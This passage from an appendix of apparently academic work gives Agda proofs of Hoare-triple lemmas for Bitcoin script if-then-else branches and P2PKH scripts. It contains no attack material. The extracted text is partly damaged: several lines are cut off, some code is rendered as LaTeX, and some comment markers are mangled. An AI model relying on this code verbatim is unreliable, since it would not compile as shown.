          (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)))
            <><>⟨ opEndIf :: [] ⟩⟨
        opEndIfCorrectnessNonActIfStack2 ϕ ifStack₁ (assu .nonActive) ⟩e
          liftStackPred2Pred ϕ    ifStack₁
          ∎p


theoremIfThenElseNonActiveStack :
        (ifStack₁ : IfStack)
```

```
        (ϕ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        (assumption : AssumptionIfThenElseNonActIfSt ifStack₁ ϕ
        ifCaseProg elseCaseProg)
        → < liftStackPred2Pred ϕ   ifStack₁ >iff
              (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' [])
           < liftStackPred2Pred ϕ   ifStack₁ >
theoremIfThenElseNonActiveStack ifStack₁ ϕ ifCaseProg elseCaseProg assu
     = transfer
        (λ prog →
              < liftStackPred2Pred ϕ ifStack₁ >iff prog
              < liftStackPred2Pred ϕ ifStack₁ >)
        (lemmaIfThenElseProg== ifCaseProg elseCaseProg)
        (theoremIfThenElseNonActiveStackaux ifStack₁ ϕ
        ifCaseProg elseCaseProg assu)
```

B.23 Proof some lemmas part 1

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremVariant1 (param : GlobalParameters) where


open import Data.List.Base hiding (_++_)
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
```

```
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.equalityLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param

open import verificationWithIfStack.equalitiesIfThenElse param
open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart2 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param
open import verificationWithIfStack.ifThenElseTheoremPart4 param
open import verificationWithIfStack.ifThenElseTheoremPart5 param



opEndIfCorrectness' : (ρ : StackPredicate ) (ifStack₁        : IfStack)
```

```
                                  → (active : IsActiveIfStack ifStack₁)
                                  → < liftStackPred2PredIgnoreIfStack ρ ∧p
                                  ifStackPredicateAnyNonIfIgnoreTop ifStack₁ >ⁱᶠᶠ
                                    (opEndIf :: [])
                                     < liftStackPred2Pred ρ ifStack₁ >
opEndIfCorrectness' ρ [] active .==> ⟨ time , msg₁ , stack₁ , x :: [] , consis₁ ⟩
  (conj and4 and5) = conj and4 refl
opEndIfCorrectness' ρ (x :: i) active .==> ⟨ time , msg₁ , stack₁ , x₁ :: .x :: .i , consis₁ ⟩
  (conj and4 (conj refl and6)) = conj and4 refl
opEndIfCorrectness' ρ i active .<== ⟨ time , msg₁ , stack₁ , x :: .i , consis₁ ⟩
  (conj and4 refl) = conj and4 (conj refl (lemmaIfStackIsNonIfIgnore x i consis₁ active))


lemmaEquivalenceBeforeEndIf'1 :
    (ifStack₁ : IfStack)
    (active : IsActiveIfStack ifStack₁)
    (ψ : StackPredicate)
     → ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
         (liftStackPred2Pred ψ (elseCase :: ifStack₁)     ) ⊎p
         (liftStackPred2Pred ψ (ifCase :: ifStack₁) )     ⊎p
         (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ))
         <=>ᵖ
        (liftStackPred2PredIgnoreIfStack ψ ∧p
        ifStackPredicateAnyNonIfIgnoreTop ifStack₁)
lemmaEquivalenceBeforeEndIf'1 ifStack₁ act ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(elseSkip :: ifStack₁) , consis₁ ⟩ (inj₁ (inj₁ (inj₁ (conj and4 refl)))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf'1 ifStack₁ act ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(elseCase :: ifStack₁) , consis₁ ⟩ (inj₁ (inj₁ (inj₂ (conj and4 refl)))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf'1 ifStack₁ act ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(ifCase :: ifStack₁) , consis₁ ⟩ (inj₁ (inj₂ (conj and4 refl))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf'1 ifStack₁ act ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(ifSkip :: ifStack₁) , consis₁ ⟩ (inj₂ (conj and4 refl)) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf'1 i act ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifCase :: .i , consis₁ ⟩ (conj and4 (conj refl and6)) = inj₁ (inj₂ (conj and4 refl))
```

```
lemmaEquivalenceBeforeEndIf'1 i act ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseCase :: .i , consis₁ ⟩ (conj and4 (conj refl and6)) = inj₁ (inj₁ (inj₂ (conj and4 refl)))
lemmaEquivalenceBeforeEndIf'1 i act ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifSkip :: .i , consis₁ ⟩ (conj and4 (conj refl and6)) = inj₂ (conj and4 refl)
lemmaEquivalenceBeforeEndIf'1 i act ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseSkip :: .i , consis₁ ⟩ (conj and4 (conj refl and6)) = inj₁ (inj₁ (inj₁ (conj and4 refl)))


lemmaIfThenElseExcludingEndIf'2 : (ifStack₁ : IfStack)
                                  (ϕtrue ϕfalse ψ : StackPredicate)
                                  (ifCaseProg elseCaseProg : BitcoinScript)
                                  (assumption : AssumptionIfThenElse ifStack₁
                                  ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
  → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
                        (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
                                  ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] )
                                  ++ elseCaseProg)))
       < ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
                                  (liftStackPred2Pred ψ (elseCase :: ifStack₁) )) ⊎p
                                  (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   ⊎p
                                  (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ) >
lemmaIfThenElseExcludingEndIf'2 ifStack₁ ϕtrue ϕfalse ψ
  ifcaseProg elsecaseProg
    ass@( assumptionIfThenElse activeIfStack ifCaseDo
    ifCaseSkip elseCaseDo elseCaseSkip)
    = ⊎HoareLemma1 ((opIf :: []) ++ (ifcaseProg ++ ((opElse :: [])
    ++ elsecaseProg)))
  (lemmaIfThenElseExcludingEndIf5 ifStack₁
    ϕtrue ϕfalse ψ ifcaseProg elsecaseProg ass)
    (lemmaTopElementIfSkip ifStack₁ ϕfalse ψ
    ifcaseProg elsecaseProg activeIfStack elseCaseSkip)


lemmaIfThenElseExcludingEndIf"2 : (ifStack₁ : IfStack)
                                  (ϕtrue ϕfalse ψ : StackPredicate)
```

```
                        (ifCaseProg elseCaseProg : BitcoinScript)
                        (assumption : AssumptionIfThenElse ifStack₁
                          ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
  → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
                    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
                          (opIf :: ifCaseProg ++ (opElse :: []) ++ elseCaseProg)
     < ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (elseCase :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   ⊎p
                          (liftStackPred2Pred ψ (ifSkip :: ifStack₁) )) >
lemmaIfThenElseExcludingEndIf"2 ifStack₁ ϕtrue ϕfalse ψ ifCaseProg
  elseCaseProg assumption
   = transfer (λ prog → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
                    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
                          prog
     < ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (elseCase :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   ⊎p
                          (liftStackPred2Pred ψ (ifSkip :: ifStack₁) )) >)
                        ( ( ((lemmaOpIfProg++[]new ifCaseProg elseCaseProg))))
                          (lemmaIfThenElseExcludingEndIf'2 ifStack₁
                          ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption)

lemmaEquivalenceBeforeEndIf2WithoutActiveStack" : (ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)
  (ψ : StackPredicate)
  →
                        ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (elseCase :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   ⊎p
                          (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ) ⊎p
                          (liftStackPred2Pred ψ (ifIgnore :: ifStack₁) ))
                        <=>p
   (liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnyNonIfIgnoreTop ifStack₁)
```

lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .==>e
⟨ time , msg_1 , stack_1 , ifCase :: .$\mathit{ifStack}_1$, consis_1 ⟩
(inj$_1$ (inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl)))) = conj $\mathit{and4}$ (conj refl tt)
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .==>e
⟨ time , msg_1 , stack_1 , elseCase :: .$\mathit{ifStack}_1$, consis_1 ⟩
(inj$_1$ (inj$_1$ (inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl))))) = conj $\mathit{and4}$ (conj refl tt)
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .==>e
⟨ time , msg_1 , stack_1 , ifSkip :: .$\mathit{ifStack}_1$, consis_1 ⟩
(inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl))) = conj $\mathit{and4}$ (conj refl tt)
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .==>e
⟨ time , msg_1 , stack_1 , elseSkip :: .$\mathit{ifStack}_1$, consis_1 ⟩
(inj$_1$ (inj$_1$ (inj$_1$ (inj$_1$ (conj $\mathit{and4}$ refl))))) = conj $\mathit{and4}$ (conj refl tt)
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .==>e
⟨ time , msg_1 , stack_1 , ifIgnore :: .$\mathit{ifStack}_1$, consis_1 ⟩ (inj$_2$ (conj $\mathit{and4}$ refl))
= conj $\mathit{and4}$ (conj refl (lemmaIfStackIsNonIfIgnore ifIgnore $\mathit{ifStack}_1$ consis_1 active))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .<==e
⟨ time , msg_1 , stack_1 , ifCase :: .$\mathit{ifStack}_1$, consis_1 ⟩
(conj $\mathit{and4}$ (conj refl $\mathit{and6}$)) = inj$_1$ (inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl)))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .<==e
⟨ time , msg_1 , stack_1 , elseCase :: .$\mathit{ifStack}_1$, consis_1 ⟩
(conj $\mathit{and4}$ (conj refl $\mathit{and6}$)) = inj$_1$ (inj$_1$ (inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl))))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .<==e
⟨ time , msg_1 , stack_1 , ifSkip :: .$\mathit{ifStack}_1$, consis_1 ⟩
(conj $\mathit{and4}$ (conj refl $\mathit{and6}$)) = inj$_1$ (inj$_2$ (conj $\mathit{and4}$ refl))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack” $\mathit{ifStack}_1$ active ψ .<==e
⟨ time , msg_1 , stack_1 , elseSkip :: .$\mathit{ifStack}_1$, consis_1 ⟩ (conj $\mathit{and4}$ (conj refl $\mathit{and6}$))
= inj$_1$ (inj$_1$ (inj$_1$ (inj$_1$ (conj $\mathit{and4}$ refl))))

lemmaIfThenElseExcludingEndIf’ : ($\mathit{ifStack}_1$: IfStack)
($\phi\mathit{true}$ $\phi\mathit{false}$ ψ : StackPredicate)
($\mathit{ifCaseProg}$ $\mathit{elseCaseProg}$: BitcoinScript)
($\mathit{assumption}$: AssumptionIfThenElse $\mathit{ifStack}_1$
$\phi\mathit{true}$ $\phi\mathit{false}$ ψ $\mathit{ifCaseProg}$ $\mathit{elseCaseProg}$)

```
    → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
                  (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
                        (((opIf ::' [] ++ ifCaseProg ++ opElse ::' [] ++ elseCaseProg) ) )
        < (liftStackPred2PredIgnoreIfStack ψ ∧p         ifStackPredicateAnyNonIfIgnoreTop ifStack₁) >
lemmaIfThenElseExcludingEndIf' ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
  ass@(assumptionIfThenElse activeIfStack ifCaseDo ifCaseSkip elseCaseDo elseCaseSkip)
  =                    (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
                        <><>⟨ opIf ::' [] ++ ifCaseProg ++ opElse ::' [] ++ elseCaseProg
                         ⟩⟨ lemmaIfThenElseExcludingEndIf"2 ifStack₁ ϕtrue ϕfalse ψ ifCaseProg
                                                        elseCaseProg ass ⟩ᵉ
   ( (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )
   ⊎p (liftStackPred2Pred ψ (elseCase :: ifStack₁)                )
   ⊎p (liftStackPred2Pred ψ (ifCase :: ifStack₁) )
   ⊎p (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ))
                      <=>⟨ lemmaEquivalenceBeforeEndIf'1 ifStack₁ activeIfStack ψ ⟩
  ((liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnyNonIfIgnoreTop ifStack₁))
  ∎p
```

B.24 Proof some lemmas part 2

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremVariant2 (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base hiding (_++_)
open import libraries.natLib
open import Data.Nat      renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
```

```
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param


open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param

lemmaElseSkip2PhiTrue : (ifStack₁ : IfStack)
                        (ϕtrue ϕfalse ψ : StackPredicate)
                        (ifCaseProg elseCaseProg : BitcoinScript)
  (assumption : AssumptionIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
  → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁ ) >iff
                    ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] ) ++ elseCaseProg )))
  <   liftStackPred2Pred ψ (elseSkip :: ifStack₁) >
```

```
lemmaElseSkip2PhiTrue ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
    (assumptionIfThenElse activeIfStack ifCaseDo ifCaseSkip elseCaseDo elseCaseSkip)
    = (truePred ϕtrue ∧p ifStackPredicate ifStack₁)
              <><>⟨   opIf :: [] ⟩⟨ opIfCorrectness1 ϕtrue ifStack₁ activeIfStack ⟩
      (liftStackPred2Pred ϕtrue (ifCase :: ifStack₁)   )
              <><>⟨ ifCaseProg ⟩⟨ ifCaseDo ⟩
      (liftStackPred2Pred ψ (ifCase :: ifStack₁) )
              <><>⟨   (opElse :: []) ⟩⟨ opElseCorrectness1 ψ ifStack₁ activeIfStack ⟩
      (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )
              <><>⟨   elseCaseProg ⟩⟨ elseCaseSkip elseSkip tt ⟩e
      (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )
      ∎p



lemmaElseCase2PhiTrue : (ifStack₁ : IfStack)
                               (ϕtrue ϕfalse ψ : StackPredicate)
                               (ifCaseProg elseCaseProg : BitcoinScript)
    (assumption : AssumptionIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
    → < (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
                            ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] ) ++ elseCaseProg )))
    <   liftStackPred2Pred ψ (elseCase :: ifStack₁ ) >
lemmaElseCase2PhiTrue ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
   (assumptionIfThenElse activeIfStack ifCaseDo ifCaseSkip elseCaseDo elseCaseSkip)
    = (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
        <><>⟨ opIf :: [] ⟩⟨ opIfCorrectness2 ϕfalse ifStack₁ activeIfStack ⟩
        (liftStackPred2Pred ϕfalse ( ifSkip :: ifStack₁))
        <><>⟨ ifCaseProg ⟩⟨ ifCaseSkip ⟩
        ((liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁)))
        <><>⟨ (opElse :: [])   ⟩⟨ opElseCorrectness2 ϕfalse ifStack₁ ⟩
        (((liftStackPred2Pred ϕfalse (elseCase :: ifStack₁))))
        <><>⟨ elseCaseProg ⟩⟨ elseCaseDo elseCase tt ⟩e
      (liftStackPred2Pred ψ (elseCase :: ifStack₁) )
        ∎p
```

```
lemmaIfThenElseExcludingEndIf4' : (ifStack₁ : IfStack)
                                  (ϕtrue ϕfalse ψ : StackPredicate)
                                  (ifCaseProg elseCaseProg : BitcoinScript)
                                  (assumption : AssumptionIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCase
  → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
          (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
               ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] ) ++ elseCaseProg )))
     < (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )         ⊎p
          (liftStackPred2Pred ψ (elseCase :: ifStack₁) ) >

lemmaIfThenElseExcludingEndIf4' ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption
  = ⊎HoareLemma2
     ((opIf :: []) ++ (ifCaseProg ++ ((opElse :: []) ++ elseCaseProg )))
     (lemmaElseSkip2PhiTrue ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption)
     (lemmaElseCase2PhiTrue ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption)
```

B.25 Proof some lemmas part 3

```
open import basicBitcoinDataType

module verificationWithIfStack.stackSemanticsInstructionsLemma (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
- open import Data.List.NonEmpty hiding (head)
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
```

```
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import instruction
open import semanticBasicOperations param
open import stackSemanticsInstructions param

open import verificationWithIfStack.state
open import verificationWithIfStack.semanticsInstructions param

lemmaStackSemIsSemantics : (op : InstructionAll) (nonIf : NonIfInstr op)
                           → ⟦ op ⟧s ≡ stackTransform2StateTransform ⟦ [ op ] ⟧stack
lemmaStackSemIsSemantics opEqual nonif = refl
lemmaStackSemIsSemantics opAdd nonif = refl
lemmaStackSemIsSemantics (opPush x) nonif = refl
lemmaStackSemIsSemantics opSub nonif = refl
lemmaStackSemIsSemantics opVerify nonif = refl
lemmaStackSemIsSemantics opCheckSig nonif = refl
lemmaStackSemIsSemantics opEqualVerify nonif = refl
lemmaStackSemIsSemantics opDup nonif = refl
lemmaStackSemIsSemantics opDrop nonif = refl
lemmaStackSemIsSemantics opSwap nonif = refl
lemmaStackSemIsSemantics opHash nonif = refl
lemmaStackSemIsSemantics opCHECKLOCKTIMEVERIFY nonif = refl
lemmaStackSemIsSemantics opCheckSig3 nonif = refl
```

```
lemmaStackSemIsSemantics opMultiSig nonif = refl
```

B.26 Verification ifThenElse P2PKH Part1

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationifThenElseP2PKHPart1 (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
```

```
open import instruction

open import verificationP2PKHbasic param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.verificationLemmas param

open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationP2PKH param
open import verificationWithIfStack.verificationP2PKHindexed param
open import verificationWithIfStack.ifThenElseTheoremPart6 param
open import verificationWithIfStack.ifThenElseTheoremPart7 param
open import verificationWithIfStack.verificationP2PKHwithIfStackindexedPart2 param
open import verificationWithIfStack.hoareTripleStackNonActiveIfStack param

IsActiveIfStackElImpliesExecution :
  (ifStackEl : IfStackEl)
  (ifStack₁ : IfStack)
  → IsActiveIfStackEl ifStackEl
  → IsActiveIfStack (ifStackEl :: ifStack₁)
IsActiveIfStackElImpliesExecution ifCase ifStack₁ isDo = tt
IsActiveIfStackElImpliesExecution elseCase ifStack₁ isDo = tt

ifStackElementIsSkipImpliesSkipping :
  (ifStackEl : IfStackEl)
  (ifStack₁ : IfStack)
  → IsNonActiveIfStackEl ifStackEl
  → IsNonActiveIfStack (ifStackEl :: ifStack₁)
ifStackElementIsSkipImpliesSkipping ifSkip ifStack₁ isSkip = tt
ifStackElementIsSkipImpliesSkipping elseSkip ifStack₁ isSkip = tt
```

ifStackElementIsSkipImpliesSkipping ifIgnore $ifStack_1$ $isSkip$ = tt

assumptionIfThenElseP2PKH-ifCaseDo :
  ($pubKeyHash$: ℕ)($ifStack_1$: IfStack)
  → (x : IfStackEl)
  → IsActiveIfStackEl x
  → < liftStackPred2Pred (wPreCondP2PKH^s $pubKeyHash$) (x :: $ifStack_1$) >^{iff}
        scriptP2PKH $pubKeyHash$
    < liftStackPred2Pred accept-0Basic (x :: $ifStack_1$) >
assumptionIfThenElseP2PKH-ifCaseDo $pubKeyHash$ $ifStack_1$ x $isdo$
  = lemmaP2PKHwithStack-new $pubKeyHash$ (x :: $ifStack_1$) (IsActiveIfStackElImpliesExecution x $ifStack_1$ isd

assumptionIfThenElseP2PKH-ifCaseSkipIgnore :
  ($pubKeyHash_1$ $pubKeyHash_2$: ℕ)($ifStack_1$: IfStack)
  → (x : IfStackEl)
  → IsNonActiveIfStackEl x
  → < liftStackPred2Pred (wPreCondP2PKH^s $pubKeyHash_1$) (x :: $ifStack_1$) >^{iff}
        scriptP2PKH $pubKeyHash_2$
    < liftStackPred2Pred (wPreCondP2PKH^s $pubKeyHash_1$) (x :: $ifStack_1$) >
assumptionIfThenElseP2PKH-ifCaseSkipIgnore $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$ x $isSkip$
  = lemmaP2PKHwithNonActiveIfStack (wPreCondP2PKH^s $pubKeyHash_1$) $pubKeyHash_2$ (x :: $ifStack_1$)
    (ifStackElementIsSkipImpliesSkipping x $ifStack_1$ $isSkip$)

assumptionIfThenElseP2PKH-elseSkipIgnore :
  ($pubKeyHash_2$: ℕ)($ifStack_1$: IfStack)
  → (x : IfStackEl)
  → IsNonActiveIfStackEl x
  → < liftStackPred2Pred accept-0Basic (x :: $ifStack_1$) >^{iff}
        scriptP2PKH $pubKeyHash_2$
    < liftStackPred2Pred accept-0Basic (x :: $ifStack_1$) >
assumptionIfThenElseP2PKH-elseSkipIgnore $pubKeyHash_2$ $ifStack_1$ x $isSkip$
  = lemmaP2PKHwithNonActiveIfStack (λ z z_1 z_2 → acceptState^s z z_1 z_2) $pubKeyHash_2$ (x :: $ifStack_1$)
    (ifStackElementIsSkipImpliesSkipping x $ifStack_1$ $isSkip$)

```
assumptionIfThenElseP2PKH :
  (pubKeyHash₁ pubKeyHash₂ : ℕ )(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)
  → AssumptionIfThenElseSimplified ifStack₁ (wPreCondP2PKHˢ pubKeyHash₁) (wPreCondP2PKHˢ pubKeyHash₂)
      accept-0Basic (scriptP2PKH pubKeyHash₁) (scriptP2PKH pubKeyHash₂)
assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active .activeIfStack = active
assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active .ifCaseDo
      = assumptionIfThenElseP2PKH-ifCaseDo pubKeyHash₁ ifStack₁
assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active .ifCaseSkipIgnore x x₁
      = assumptionIfThenElseP2PKH-ifCaseSkipIgnore pubKeyHash₂ pubKeyHash₁ ifStack₁ x x₁
assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active .elseCaseDo
      = assumptionIfThenElseP2PKH-ifCaseDo pubKeyHash₂ ifStack₁
assumptionIfThenElseP2PKH pubKeyHash₁ pubKeyHash₂ ifStack₁ active .elseCaseSkip
      = assumptionIfThenElseP2PKH-elseSkipIgnore pubKeyHash₂ ifStack₁

ifThenElseP2PKH : (pubKeyHash₁ pubKeyHash₂ : ℕ ) → BitcoinScript
ifThenElseP2PKH pubKeyHash₁ pubKeyHash₂ =
  ifThenElseProg (scriptP2PKH pubKeyHash₁) (scriptP2PKH pubKeyHash₂)


- test
test = ifThenElseP2PKH 555 666
{-
test = opIf :: opDup :: opHash :: opPush 555 :: opEqual :: opVerify :: opCheckSig   ::
       opElse :: opDup :: opHash :: opPush 666 :: opEqual :: opVerify :: opCheckSig ::
       opEndIf :: []
-}

weakestPreCondIfThenElseP2PKHStackPred : (pubKeyHash₁ pubKeyHash₂ : ℕ )
                                          → StackPredicate
weakestPreCondIfThenElseP2PKHStackPred pubKeyHash₁ pubKeyHash₂
          = truePredaux (weakestPreConditionP2PKHˢ pubKeyHash₁)
                      ⊎sp falsePredaux (weakestPreConditionP2PKHˢ pubKeyHash₂)
```

weakestPreCondIfThenElseP2PKHS : ($pubKeyHash_1$ $pubKeyHash_2$: $\mathbb{N}$)
($ifStack_1$: IfStack)
$\rightarrow$ Predicate
weakestPreCondIfThenElseP2PKHS $pubKeyHash_1$ $pubKeyHash_2$ $ifStack_1$
= liftStackPred2Pred (weakestPreCondIfThenElseP2PKHStackPred $pubKeyHash_1$ $pubKeyHash_2$)
$ifStack_1$

correctnessIfThenElseP2PKH1 : ($pubKeyHash_1$ $pubKeyHash_2$: $\mathbb{N}$)
($ifStack_1$: IfStack)
($active$: IsActiveIfStack $ifStack_1$)
$\rightarrow$ < (truePred (weakestPreConditionP2PKH^s $pubKeyHash_1$) ∧p ifStackPredicate $ifStack_1$) ⊎p
(falsePred (weakestPreConditionP2PKH^s $pubKeyHash_2$) ∧p ifStackPredicate $ifStack_1$) >^{iff}
ifThenElseP2PKH $pubKeyHash_1$ $pubKeyHash_2$
